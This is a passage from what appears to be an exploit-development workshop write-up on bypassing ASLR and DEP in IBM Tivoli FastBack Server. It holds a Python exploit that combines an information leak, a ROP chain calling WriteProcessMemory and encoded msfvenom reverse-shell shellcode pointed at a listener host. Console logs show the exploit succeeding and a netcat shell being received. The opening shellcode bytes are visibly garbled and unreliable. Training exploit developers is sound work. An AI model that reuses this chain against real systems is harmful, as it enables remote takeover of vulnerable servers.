shellcode += b"\x51\x0\xcl\xc8\x12\xb0\xal\xb8\xfa\xda\x2d"
shellcode += b"\xe6\x1b\xe5\xe7\x8f\xb6\x1c\x60\x70\xee\x33"
shellcode += b"\xc9\x18\xed\x4b\x28\x62\x78\xad\x40\x84\x2d"
shellcode += b"\x66\xfd\x3d\x74\xfc\x9c\xc2\xa2\x79\x9e\x49"
shellcode += b"\x41\x7\x51\xba\x2\x6\x0\x4a\x7b\xce\x81"
shellcode += b"\x55\x51\x66\x4d\x7\x3e\x76\x18\xf4\xe8\x21"
shellcode += b"\x4d\xca\xe0\xa7\x63\x75\x5b\xd5\x79\xe3\xaa"
shellcode += b"\x5d\xab\x0\x2\x5\x2b\x6\x0\x88\x4\xf5\x6d"
shellcode += b"\x14\x3a\x9\x3b\xc2\x94\x0\x92\xaa\x4\xe\x6"
shellcode += b"\x49\x6\x0\x9\x1\xb0\x50\xaa\xef\x46\xbc"
shellcode += b"\x11\x46\x1\xfc\x3\x9\x0\x97\xbc\xc2\xae\x58"
shellcode += b"\x17\x47\xde\x12\x35\xee\x77\xfb\xac\xb2\x15"
shellcode += b"\xfc\x1b\x0\x23\x7\x9\x9\x89\xd7\x9\xfd\x8\x8c"
shellcode += b"\x9c\x27\x31\xfd\x8d\xcd\x35\x52\xad\xc7"
shellcode += b"\xcc" * (0x400 - 276 - 4 - len(shellcode) - len(rop) - len(padding))

chain = offset + va + eip + rop + padding + shellcode

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" % (chain,0,0,0,0)
buf += formatString

```

# Address Space Layout Randomization (ASLR)

# ASLR

ROP evolved over time to make many basic stack buffer overflow vulnerabilities, previously considered un-exploitable because of DEP, exploitable. The goal of ASLR was to mitigate exploits that defeat DEP with ROP. At a high level, ASLR defeats ROP by randomizing an EXE or DLL's loaded address each time the application starts.


First Boot      Second Boot



To bypass ASLR:

- Exploit modules that are compiled without ASLR
- Exploit low entropy with partial overwrite
- Brute force a base address
- Leverage an information leak.


?



```

0:079> !nmod
00190000 001c3000 snclientapi           /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
001d0000 001fd000 libcclog              /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer        /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
012e0000 01322000 NIS                  /SafeSEH ON   /GS      C:\Program Files\Tivoli\TSM\FastBack\Common\NIS.dll
014b0000 014db000 gsk8iccs             /SafeSEH OFF          C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
01e20000 01e5a000 icclib019            /SafeSEH ON   /GS      C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
030f0000 031e0000 libeay32IBM019       /SafeSEH OFF          C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
10000000 1003d000 SNFS                 /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
50200000 50237000 CSNCDAV6            /SafeSEH ON   /GS      C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
50500000 50577000 CSFTPAV6            /SafeSEH ON   /GS      C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
51000000 51032000 CSMPAV6             /SafeSEH ON   /GS      C:\Program Files\Tivoli\TSM\FastBack\server\CSMPAV6.DLL
651b0000 65253000 MSVCR90             /SafeSEH ON   /GS *ASLR *DEP C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.3
65740000 65767000 ulib                /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\ulib.dll
65770000 657a6000 IfsUtil             /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\IfsUtil.dll
657b0000 657be000 fmifs              /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\fmifs.dll
6a8a0000 6a8af000 browcli             /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\browcli.dll
6a9c0000 6a9ca000 DAVHLPR            /SafeSEH ON   /GS *ASLR *DEP C:\Windows\System32\DAVHLPR.dll
6a9d0000 6a9e9000 davclnt             /SafeSEH ON   /GS *ASLR *DEP C:\Windows\System32\davclnt.dll
6a9f0000 6aa02000 ntlanman            /SafeSEH ON   /GS *ASLR *DEP C:\Windows\System32\ntlanman.dll
6aa10000 6aa19000 drprov              /SafeSEH ON   /GS *ASLR *DEP C:\Windows\System32\drprov.dll
6aa20000 6aa57000 adsldpc             /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\adsldpc.dll
6aa60000 6aa9b000 ActiveDS            /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\ActiveDS.dll
6abd0000 6abdc000 winrnr              /SafeSEH ON   /GS *ASLR *DEP C:\Windows\System32\winrnr.dll
6abe0000 6abf6000 pnrpnsp             /SafeSEH ON   /GS *ASLR *DEP C:\Windows\system32\pnrpnsp.dll
6ac00000 6ac11000 napinsp             /SafeSEH ON   /GS *ASLR *DEP C:\Windows\system32\napinsp.dll
6adb0000 6adbf000 cscapi              /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\cscapi.dll
6d380000 6d39c000 SRVCLI              /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\SRVCLI.DLL
6d3a0000 6d783000 msi                /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\msi.dll
6d790000 6d911000 dbghelp              /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\dbghelp.dll
6d920000 6d9e0000 CLUSAPI              /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\CLUSAPI.dll
6d9e0000 6d9f7000 MPR                /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\MPR.dll
6da00000 6da13000 NETAPI32            /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\NETAPI32.dll
6da20000 6da28000 VERSION              /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\VERSION.dll
6daa0000 6daaa000 Secur32              NO_SEH    /GS *ASLR *DEP C:\Windows\SYSTEM32\Secur32.dll
6dd00000 6dd08000 WSOCK32              /SafeSEH ON   /GS *ASLR *DEP C:\Windows\SYSTEM32\WSOCK32.dll
6e6f0000 6e6f8000 rasadhlp             /SafeSEH ON   /GS *ASLR *DEP C:\Windows\System32\rasadhlp.dll
6f1a0000 6f1ee000 fwpuclnt             /SafeSEH ON   /GS *ASLR *DEP C:\Windows\System32\fwpuclnt.dll

```



## Program settings: FastBackServer.exe

### Data Execution Prevention (DEP)

Prevents code from being run from data-only memory pages.

Override system settings

On

Enable ATL thunk emulation

### Force randomization for images (Mandatory ASLR)

Force relocation of images not compiled with /DYNAMICBASE

Override system settings

On

Do not allow stripped images

0:067> !nmod

|                                  |                 |                                                                |
|----------------------------------|-----------------|----------------------------------------------------------------|
| 00190000 001cd000 SNFS           | /SafeSEH OFF    | C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll           |
| 001d0000 001fd000 libcclog       | /SafeSEH OFF    | C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll       |
| 00400000 00c0c000 FastBackServer | /SafeSEH OFF    | C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe |
| 00ce0000 00d57000 CSFTPAV6       | /SafeSEH ON /GS | C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL       |
| 00d60000 00d97000 CSNCDAV6       | /SafeSEH ON /GS | C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL       |
| 010c0000 010f2000 CSMTPAV6       | /SafeSEH ON /GS | C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL       |
| 01100000 01133000 snclientapi    | /SafeSEH OFF    | C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll    |
| 01420000 01462000 NLS            | /SafeSEH ON /GS | C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll            |
| 01490000 014bb000 gsk8iccs       | /SafeSEH OFF    | C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll                     |
| 01800000 0183a000 icclib019      | /SafeSEH ON /GS | C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll       |
| 03210000 03300000 libeay32IBM019 | /SafeSEH OFF    | C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll  |

0:066> !nmod

|                                  |                 |                                                                |
|----------------------------------|-----------------|----------------------------------------------------------------|
| 00190000 001cd000 SNFS           | /SafeSEH OFF    | C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll           |
| 001d0000 001fd000 libcclog       | /SafeSEH OFF    | C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll       |
| 00400000 00c0c000 FastBackServer | /SafeSEH OFF    | C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe |
| 00c10000 00c47000 CSNCDAV6       | /SafeSEH ON /GS | C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL       |
| 01050000 010c7000 CSFTPAV6       | /SafeSEH ON /GS | C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL       |
| 010d0000 01102000 CSMTPAV6       | /SafeSEH ON /GS | C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL       |
| 01110000 01143000 snclientapi    | /SafeSEH OFF    | C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll    |
| 01420000 01462000 NLS            | /SafeSEH ON /GS | C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll            |
| 014c0000 014eb000 gsk8iccs       | /SafeSEH OFF    | C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll                     |
| 01ab0000 01aea000 icclib019      | /SafeSEH ON /GS | C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll       |
| 031b0000 032a0000 libeay32IBM019 | /SafeSEH OFF    | C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll  |

0:079> !nmod

|                                  |                 |                                                                |
|----------------------------------|-----------------|----------------------------------------------------------------|
| 00190000 001cd000 SNFS           | /SafeSEH OFF    | C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll           |
| 001d0000 001fd000 libcclog       | /SafeSEH OFF    | C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll       |
| 00400000 00c0c000 FastBackServer | /SafeSEH OFF    | C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe |
| 00ce0000 00d17000 CSNCDAV6       | /SafeSEH ON /GS | C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL       |
| 00d20000 00d52000 CSMTPAV6       | /SafeSEH ON /GS | C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL       |
| 01090000 01107000 CSFTPAV6       | /SafeSEH ON /GS | C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL       |
| 01110000 01143000 snclientapi    | /SafeSEH OFF    | C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll    |
| 01450000 01492000 NLS            | /SafeSEH ON /GS | C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll            |
| 014a0000 014cb000 gsk8iccs       | /SafeSEH OFF    | C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll                     |
| 01560000 0159a000 icclib019      | /SafeSEH ON /GS | C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll       |
| 031d0000 032c0000 libeay32IBM019 | /SafeSEH OFF    | C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll  |

```

0:079> !nmod
00190000 001cd000 SNFS           /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
001d0000 001fd000 libcclog       /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
00ce0000 00d17000 CSNCDAV6      /SafeSEH ON   /GS        C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
00d20000 00d52000 CSMTPAV6      /SafeSEH ON   /GS        C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL
01090000 01107000 CSFTPAV6      /SafeSEH ON   /GS        C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
01110000 01143000 snclientapi   /SafeSEH OFF         C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
01450000 01492000 NLS           /SafeSEH ON   /GS        C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll
014a0000 014cb000 gsk8iccs     /SafeSEH OFF         C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
01560000 0159a000 icclib019    /SafeSEH ON   /GS        C:\Program Files\ibm\gsk8\lib\N\icc\icclib019.dll
031d0000 032c0000 libeav32IBM019 /SafeSEH OFF         C:\Program Files\ibm\qsk8\lib\N\icc\osslib\libeav32IBM019.dll

```

| IDB View-A                               | Hex View-1 | Structures       | Enums   | Imports | Exports |
|------------------------------------------|------------|------------------|---------|---------|---------|
| Name                                     |            | Address          | Ordinal |         |         |
| N98E_CRYPTO_get_new_lockid               |            | 00000000000014E0 | 1026    |         |         |
| N98E_CRYPTO_num_locks                    |            | 0000000000001580 | 1804    |         |         |
| N98E_CRYPTO_destroy_dynlockid            |            | 0000000000001590 | 2413    |         |         |
| N98E_CRYPTO_get_dynlock_value            |            | 0000000000001660 | 2419    |         |         |
| N98E_CRYPTO_get_dynlock_create_callback  |            | 00000000000016E0 | 2420    |         |         |
| N98E_CRYPTO_get_dynlock_lock_callback    |            | 00000000000016F0 | 2417    |         |         |
| N98E_CRYPTO_get_dynlock_destroy_callback |            | 0000000000001700 | 2418    |         |         |

```
(kali㉿kali)-[~/workshops/be101]
$ python3 aslr0.5.py
[+] Packet sent
[+] Leaked function address is at: 0x32114e0
[+] libeay32IBM019Base base address is at: 0x3210000
[+] Bad chars provided: 0x0, 0x9, 0xa, 0xc, 0xd, 0x20
[+] Second byte is clean: 0x21
```

03210000 03300000 libeay32IBM019

/SafeSEH OFF

C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll

```

def exploit(dllBase, WPMAddr):
    try:
        # msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.167 LPORT=443
        shellcode = b""
        shellcode += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0"
        shellcode += b"\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b"
        shellcode += b"\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61"
        shellcode += b"\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2"
        shellcode += b"\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11"
        shellcode += b"\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3"
        shellcode += b"\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6"
        shellcode += b"\x31\xff\xac\x1\xcf\x0d\x01\xc7\x38\xe0\x75"
        shellcode += b"\xf6\x03\x7d\x7f\x3b\x7d\x24\x75\xe4\x58\x8b"
        shellcode += b"\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
        shellcode += b"\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24"
        shellcode += b"\x5b\x5b\x61\x59\x51\xff\xe0\x5f\x5f\x5a"
        shellcode += b"\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
        shellcode += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff"
        shellcode += b"\xd5\x8b\x90\x01\x00\x00\x29\x4c\x54\x50\x68"
        shellcode += b"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40"
        shellcode += b"\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97"
        shellcode += b"\x6a\x05\x68\xc0\x2d\x7a\x68\x02\x00\x01"
        shellcode += b"\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74"
        shellcode += b"\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75"
        shellcode += b"\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x68\x63\x6d"
        shellcode += b"\x64\x00\x89\xe3\x31\x57\x57\x31\xf6\x6a\x12"
        shellcode += b"\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
        shellcode += b"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56"
        shellcode += b"\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc"
        shellcode += b"\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30"
        shellcode += b"\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\x2a"
        shellcode += b"\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
        shellcode += b"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f"
        shellcode += b"\x6a\x00\x53\xff\x05"

        pos = mapBadChars(shellcode)
        #print(f"[+] Found bad chars at positions: {[hex(x) for x in pos]}")
        encodedShellcode = encodeShellcode(shellcode)
        #print("[+] Original shellcode first few bytes:", shellcode[:10])
        #print("[+] Encoded shellcode first few bytes:", encodedShellcode[:10])

        # Build the ROP chain
        # psAgentCommand header
        buf = bytearray([0x41] * 0xC)
        buf += pack("<L", 0x534) # opcode
        buf += pack("<L", 0x0) # 1st memcpy: offset
        buf += pack("<L", 0x1100) # 1st memcpy: size field
        buf += pack("<L", 0x0) # 2nd memcpy: offset
        buf += pack("<L", 0x100) # 2nd memcpy: size field
        buf += pack("<L", 0x0) # 3rd memcpy: offset
        buf += pack("<L", 0x100) # 3rd memcpy: size field
        buf += bytearray([0x41] * 0x8)

        # psCommandBuffer
        wpm = pack("<L", (WPMAddr)) # WriteProcessMemory Address
        wpm += pack("<L", (dllBase + 0x92c04)) # Shellcode Return Address
        wpm += pack("<L", (0xFFFFFFFF)) # pseudo Process handle
        wpm += pack("<L", (dllBase + 0x92c04)) # Code cave address
        wpm += pack("<L", (0x41414141)) # dummy lpBuffer (Stack address)
        wpm += pack("<L", (0x42424242)) # dummy nSize
        wpm += pack("<L", (dllBase + 0xe401c)) # lpNumberOfBytesWritten
        wpm += b"A" * 0x10

        offset = b"A" * (276 - len(wpm))

        eip = pack("<L", (dllBase + 0x408d6)) # push esp ; pop esi ; ret

        # Patching lpBuffer
        rop = pack("<L", (dllBase + 0x296f)) # mov eax, esi ; pop esi ; ret
        rop += pack("<L", (0x42424242)) # junk into esi
        rop += pack("<L", (dllBase + 0x117c)) # pop ecx ; ret
        rop += pack("<L", (0x88888888))
        rop += pack("<L", (dllBase + 0x1d0f0)) # add eax, ecx ; ret
        rop += pack("<L", (dllBase + 0x117c)) # pop ecx ; ret
        rop += pack("<L", (0x77777d78))
        rop += pack("<L", (dllBase + 0x1d0f0)) # add eax, ecx ; ret

        rop += pack("<L", (dllBase + 0x8876d)) # mov ecx, eax ; mov eax, esi ; pop esi ; retn 0x0010
        rop += pack("<L", (0x42424242)) # junk into esi
        rop += pack("<L", (0x4808c)) # pop eax ; ret
        rop += pack("<L", (0x42424242)) # junk for ret 0x10
        rop += pack("<L", (0x42424242)) # junk for ret 0x10
        rop += pack("<L", (0x42424242)) # junk for ret 0x10
        rop += pack("<L", (0xffff9e0)) # pop into eax
        rop += pack("<L", (dllBase + 0x1d0f0)) # add eax, ecx ; ret
        rop += pack("<L", (0x1fd8)) # mov [eax], ecx ; ret

        # Patching nSize
        rop += pack("<L", (dllBase + 0xbc79)) # inc eax ; ret
        rop += pack("<L", (dllBase + 0xbc79)) # inc eax ; ret
        rop += pack("<L", (dllBase + 0xbc79)) # inc eax ; ret
        rop += pack("<L", (dllBase + 0x408dd)) # push eax ; pop esi ; ret
        rop += pack("<L", (dllBase + 0x48d8c)) # pop eax ; ret
        rop += pack("<L", (0xfffffdf4)) # -524
        rop += pack("<L", (dllBase + 0x1d8c2)) # neg eax ; ret
        rop += pack("<L", (dllBase + 0x8876d)) # mov ecx, eax ; mov eax, esi ; pop esi ; retn 0x0010
        rop += pack("<L", (0x42424242)) # junk into esi
        rop += pack("<L", (dllBase + 0x1fd8)) # mov [eax], ecx ; ret
        rop += pack("<L", (0x42424242)) # junk for ret 0x10
        rop += pack("<L", (0x42424242)) # junk for ret 0x10
        rop += pack("<L", (0x42424242)) # junk for ret 0x10
        rop += pack("<L", (0x42424242)) # junk for ret 0x10

        # Align EAX with shellcode
        rop += pack("<L", (dllBase + 0x117c)) # pop ecx ; ret
        rop += pack("<L", (0xffff9e05))
        rop += pack("<L", (dllBase + 0x4a7b6)) # sub eax, ecx ; pop ebx ; ret
        rop += pack("<L", (0x42424242)) # junk into ebx

        rop += decodeShellcode(dllBase, pos, shellcode)

        # Align ESP with ROP Skeleton
        skeletonOffset = (-pos[len(pos) - 1] + 0x62f) & 0xffffffff
        rop += pack("<L", (dllBase + 0x117c)) # pop ecx ; ret
        rop += pack("<L", (skeletonOffset)) # dynamic offset
        rop += pack("<L", (dllBase + 0x1d0f0)) # add eax, ecx ; ret
        rop += pack("<L", (dllBase + 0x5b415)) # xchg eax, esp ; ret

        offset2 = b"C" * (0x600 - len(rop))

        padding = b"D" * (0x1000 - 276 - 4 - len(rop) - len(offset2) - len(encodedShellcode))
        chain = offset + wpm + eip + rop + offset2 + encodedShellcode + padding

        formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" % (chain, 0, 0, 0, 0)
        buf += formatString

        # Checksum
        buf = pack(">i", len(buf) - 4) + buf

```

```
(kali㉿kali)-[~/workshops/be101]
$ python3 aslr4.py
[+] Leaked function address is at: 0x33d14e0
[+] libeay32IBM019Base base address is at: 0x33d0000
[+] Bad chars provided: 0x0, 0x9, 0xa, 0xc, 0xd, 0x20
[+] Second byte is clean: 0x3d
[+] Found clean base address after 1 attempts!
[+] WriteProcessMemory address: 0x76fc2890
[+] Exploit sent!
[+] Exploit completed!
```

```
(kali㉿kali)-[~/workshops/be101]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.45.167] from (UNKNOWN) [192.168.232.10] 52957
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
(kali㉿kali)-[~/workshops/be101]
$ python3 aslr4.py
[+] Leaked function address is at: 0x31614e0
[+] libeay32IBM019Base base address is at: 0x3160000
